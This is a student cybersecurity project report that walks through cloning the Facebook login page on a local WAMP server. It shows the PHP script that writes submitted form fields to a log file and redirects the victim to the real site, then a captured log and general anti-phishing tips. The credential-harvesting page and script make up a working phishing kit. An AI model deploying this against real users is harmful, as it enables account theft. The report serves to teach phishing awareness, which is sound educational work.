CS-MINOR-SEP

Name – Anjali Kumari

Email- anjalirajwar101@gmail.com

Collage Name – BIT Sindri

Domain – Cyber Security

Project Name : Cyber Security Minor Project

6. Clone a Facebook page and try to perform Desktop Phishing in your local machine and capture the credentials and write the document along with screenshots and suggest the solution to avoid from phishing.

Open the Facebook login page in your browser.


Press ctrl+U to find the source code.


Copy whole source code and create a PHP file (index.php) and paste it.


Now, search for string methode=”POST”, it will give you two results first for login and second for register.


Next, replace the action file name as “xyz.php” in the login form.


Now create a file “xyz.php” and “log.txt” and paste below code in “xyz.php”.









facebook.php - facebook - Visual Studio Code
<?php
// Set the location to redirect the page
header ('Location: http://www.Facebook.com');
// Open the text file in writing mode
$file = fopen("log.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($file, $variable);
fwrite($file, "=");
fwrite($file, $value);
fwrite($file, "\r\n");
}
fwrite($file, "\r\n");
fclose($file);
exit;
?>


*Untitled - Notepad
1. latest knowledge about phishing
2. dont click without checking the link
3. install or download anti-phishing add-ons.
4. dont share your information to unsecured site
5. reset your password in regular interval of time
6. update or install farewalls
We just stopped a virus
No action needed
Wondering where it came from? Most virus attacks come from web downloads and email attachments.
McAfee
See details


facebook
This PC > Local Disk (E:) > wamp64 > www > facebook
Search facebook
Name
Date modified
Type
Size
Facebook
10/23/2021 10:12 PM
Chrome HTML Do...
81 KB
facebook
10/23/2021 5:22 PM
PHP Source File
0 KB
log
10/23/2021 5:24 PM
Text Document
0 KB
3 items


Wampserver
Server Configuration
Tools
Your Projects
Your Aliases
Your VirtualHost


localhost:8080/facebook/
facebook
Log in to Facebook
Email address or phone number
Password
Log In
Forgotten account? Sign up for Facebook


log - Notepad
first_prefill_source=browser_dropdown
first_prefill_type=contact_point
had_cp_prefilled=true
had_password_prefilled=false
ab_test_data=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/HAAAAAAAFAA
encpass=#PWD_BROWSER:5:1635468252:AdFQAHlsEVs1GBlFHmUAY+54Kz91TuDkZS5sqh7oZnXcJ49Eb0Sj8WNlRQMPjz+jR
+qsj5/LCZ/coNkKWjlTK0o8DmqstjcQu6hmVqLzfx8uEd5ThaENlkNNlNTzW8/tbMAKcIXyNU4JDknr4=
jazoest=2919
lsd=AVoN7RvYS-k
display=
enable_profile_selector=
isprivate=
legacy_return=0
profile_selector_ids=
return_session=
skip_api_login=
signed_next=
trynum=1
timezone=-75
lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
lgnrnd=043921_MomZ
lgnjs=1635468478
email=anjalirajwar101@gmail.com
prefill_contact_point=anjalirajwar101@gmail.com
prefill_source=browser_onload
prefill_type=contact_point
first_prefill_source=browser_onload
first_prefill_type=contact_point
had_cp_prefilled=true
had_password_prefilled=false
ab_test_data=AAAAAAAIAfIfA/AfIfA/AAfAAAAAAAAAAAAAAAAA/qAAKAAAFAA8
encpass=#PWD_BROWSER:5:1635468500:AdFQAJau89eKQeOESfH1g3249sW87SBeTDz6RO3q2jMWnZbsujTrvPlaf
+OJUuQPT1+kToRmxtC3RMPWxn0tMugMZOWf4cWaHn0JkjkJd675nXHZHsED79+GGdw7USH28LSegf7nQu1t8SZ7ozji

to avoid from phishing.

Keep Informed About Phishing Techniques – New phishing scams are being developed all the time. Without staying on top of these new phishing techniques, you could inadvertently fall prey to one. Keep your eyes peeled for news about new phishing scams. By finding out about them as early as possible, you will be at much lower risk of getting snared by one.

Think Before You Click! – It's fine to click on links when you're on trusted sites. Clicking on links that appear in random emails and instant messages, however, isn't such a smart move.

Install an Anti-Phishing Toolbar – Most popular Internet browsers can be customized with anti-phishing toolbars. Such toolbars run quick checks on the sites that you are visiting and compare them to lists of known phishing sites.

Verify a Site's Security – It's natural to be a little wary about supplying sensitive financial information online. As long as you are on a secure website, however, you shouldn't run into any trouble.

Check Your Online Accounts Regularly – If you don't visit an online account for a while, someone could be having a field day with it. Even if you don't technically need to, check in with each of your online accounts on a regular basis.

Keep Your Browser Up to Date – Security patches are released for popular browsers all the time. They are released in response to the security loopholes that phishers and other hackers inevitably discover and exploit. If you typically ignore messages about updating your browsers, stop.

Keep Your Browser Up to Date – Security patches are released for popular browsers all the time. They are released in response to the security loopholes that phishers and other hackers inevitably discover and exploit. If you typically ignore messages about updating your browsers, stop.

Be Wary of Pop-Ups – Pop-up windows often masquerade as legitimate components of a website. All too often, though, they are phishing attempts. Many popular browsers allow you to block pop-ups; you can allow them on a case-by-case basis.

Never Give Out Personal Information – As a general rule, you should never share personal or financially sensitive information over the Internet. This rule spans all the way back to the days of America Online, when users had to be warned constantly due to the success of early phishing scams. When in doubt, go visit the main website of the company in question, get their number and give them a call.

Use Antivirus Software – There are plenty of reasons to use antivirus software. Special signatures that are included with antivirus software guard against known technology workarounds and loopholes.

Thank You…